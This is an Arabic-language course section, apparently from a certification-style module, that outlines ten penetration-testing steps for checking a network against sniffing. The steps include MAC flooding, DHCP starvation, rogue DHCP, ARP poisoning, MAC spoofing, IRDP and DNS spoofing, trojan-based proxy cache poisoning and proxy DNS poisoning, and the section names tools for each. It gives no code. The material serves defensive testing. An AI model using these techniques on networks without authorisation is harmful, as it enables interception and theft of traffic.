كنا قد تعلمنا كيفية قيام المهاجم بـ **Sniffing** على المحادثة في الشبكة المستهدفة من أجل الحصول على معلومات سرية. الآن في هذا القسم، سوف نتعلم كيفية اختبار الشبكة المستهدفة ضد هجمات **Sniffing**. بمثابة إنك مختبر اختراق، يجب عليك أن تحاكي تصرفات المهاجم في أداء هجوم **Sniffing** لاختبار الشبكة التي تستهدفها ضد **Sniffing**. اختبار اختراق **Sniffing** سوف يساعدك على تحديد ما إذا كانت الشبكة عرضة لأي نوع من **Sniffing** أو هجمات الاعتراض (**interception attacks**). اختبار اختراق **Sniffing** يساعد المسؤول على:

- تدقيق حركة مرور الشبكة من أجل المحتوى الضار.
- تنفيذ آلية أمنية مثل **SSL**و **VPN** وذلك لتأمين حركة مرور الشبكة.
- تعريف تطبيق **rogue sniffing** في الشبكة.
- اكتشاف خوادم **rogue DHCP** و**rogue DNS** في الشبكة.
- اكتشاف وجود أجهزة الشبكات الغير المصرح بها.

أثناء القيام باختبار الاختراق فإنك تحتاج إلى أن تضع في اعتبارك أن يجب عليك عمل محاكاة لهجمات **sniffing** تماما كما يفعل المهاجمين. حاول القيام بجميع السبل الممكنة لـ **sniffing** الشبكة. وهذا يضمن النطاق الكامل للاختبار. تحتاج إلى متابعة بعض الخطوات اختبار الاختبار والتي تساعدك على أداء اختبار الاختراق بنجاح وبشكل صحيح. دعونا نبدأ مع خطوات اختبار الاختراق **Sniffing** التالية:

الخطوة 1: تنفيذ هجوم MAC Flooding

إغراق السويتش مع العديد من إطارات إيثرنت، وكل إطار يحتوي على عناوين **MAC** من مصدر مختلفة. وذلك لفحص السويتش إذا سوف يدخل في الوضع **failopen mode**، حيث أن هذا الوضع يقوم ببث البيانات إلى جميع المنافذ بدلا من المنفذ المقصود لاستقبال البيانات فقط. إذا حدث هذا، فان المهاجمين لديهم احتمال التنصت على حركة المرور الخاصة بك. يمكنك القيام بذلك باستخدام أدوات مثل **Yersinia** و**macof**.

الخطوة 2: تنفيذ هجوم DHCP starvation

بث طلبات **DHCP** مع عناوين **MAC** المنتحلة. عند نقطة معينة، فقد يؤدى الى استنفاذ مساحة عناوين خادم **DHCP** المتاحة لفترة من الزمن. إذا حدث هذا، فان المهاجمين لديهم فرصة للتنصت على حركة مرور الشبكة أو طلبات **DHCP** العملاء من خلال بناء خادم **DHCP rogue**. يمكنك اختبار هجمات **DHCP starvation** باستخدام أدوات مثل **Dhcpstarv** و**Gobbler**.

الخطوة 3: تنفيذ هجوم rogue server

تنفيذ هجمات **rogue server** عن طريق تشغيل ملقم **rogue DHCP** في الشبكة والاستجابة لطلبات **DHCP** مع عناوين **IP** وهمية.

الخطوة 4: تنفيذ هجوم ARP Poisoning

حاول اختراق **ARP Table** وقم بتغيير عنوان **MAC** بحيث يشير الى عنوان **IP** لجهاز آخر. إذا كنت تستطيع أن تفعل هذه المهمة بنجاح، فان المهاجمين يمكنهم أيضا أن تفعل الشيء نفسه، وسرقة المعلومات الخاصة بك عن طريق تغيير عنوان **MAC** لنظامهم الخاص. يمكن القيام بذلك عن طريق استخدام أدوات مثل **Cain & Abel**، **WinArpAttacker**، و**Ufasoft SNIF**.

الخطوة 5: إجراء MAC spoofing

حاول محاكاة انتحال (**spoof**) عنوان **MAC** على بطاقة الشبكة. حاول تغيير عنوان **MAC** لجهاز بالشبكة المعين من قبل الشبكة. إذا كنت قادرا على القيام بذلك، فهناك إمكانية لتجاوز قوائم التحكم بالوصول على أجهزة التوجيه أو الملقمات من خلال التظاهر بأنك جهاز آخر على الشبكة. إذا كانت الشبكة تتأثر بهذا النوع من الهجوم، فان المهاجمين يمكنهم أيضا اقتحام الشبكة وسرقة البيانات. يمكنك القيام بذلك عن طريق استخدام أدوات مثل **SMAC**.

الخطوة 6: تنفيذ IRDP spoofing

قم بأداء **IRDP spoofing** عن طريق إرسال رسائل **spoofed IRDP router advertisement** إلى المضيف على الشبكة الفرعية. تحقق ما إذا قام جهاز الراوتر بتغير اعدادات التوجيه الافتراضية لمسار خبيث التي اقترحها **advertisement messages** أم لا. إذا كان الراوتر قام بتغير المسار الافتراضي له، فانه يصبح عرضة لهجمات **Dos**، **passive sniffing**، و/أو هجمات رجل في المنتصف (**MITM**).

الخطوة 7: تنفيذ DNS spoofing

قم بأداء **DNS Spoofing** باستخدام تقنيات مثل **arpspoof/dnsspoof**. هجوم **DNS Spoofing** هو عباره عن إعادة توجيه الضحية إلى عنوان آخر تحت سيطرة المهاجم. في هذا الهجوم، المهاجم يعترض طلب **DNS** الضحية ويرسل الاستجابة مع عنوان **IP** المنتحل قبل وصول الاستجابة الفعلية لنظام الضحية. وبالتالي إعادة توجيه الضحية إلى موقع المهاجم. لتجنب هذا النوع من الهجمات، ينبغي الحفاظ على **IDS/IPS**.

الخطوة 8: تنفيذ cache poisoning

قم بأداء **cache poisoning** عن طريق إرسال تروجان إلى جهاز الضحية والذي يقوم بتغير إعدادات الملقم بروكسي في متصفح الويب إلى الخاص بالمهاجمين، وبالتالي يقوم بإعادة التوجيه إلى موقع مزيف.

الخطوة 9: تنفيذ Proxy Server DNS Poisoning

قم بأداء **Proxy Server DNS Poisoning** لاختبار ضد **Sniffing**. في هذا النوع من الهجوم، المهاجم يضع **proxy server** ويضع **rogue DNS** كـ **primary DNS entry** في نظام خادم البروكسي. ثم يقوم المهاجم بإغراء الضحية لاستخدام ملقم البروكسي للمهاجم. إذا استخدم الضحية ملقم البروكسي للمهاجم، يمكن للمهاجم التنصت على كل حركة المرور بين الضحية والموقع الذي يتواصل معه.

الخطوة 10: توثيق كل النتائج

بمجرد أداء جميع الاختبارات، قم بتوثيق جميع النتائج والاختبارات التي أجريت. هذا يساعدك على تحليل الأمن ووضع خطة مضادة والهدف منها لتغطية الثغرات الأمنية، إن وجدت.

الحمد لله تعالى، وبحول الله تعالى نكون قد انتهينا من الوحدة الثامنة ونلقاكم مع الوحدة التالية:

د. محمد صبحي طيبه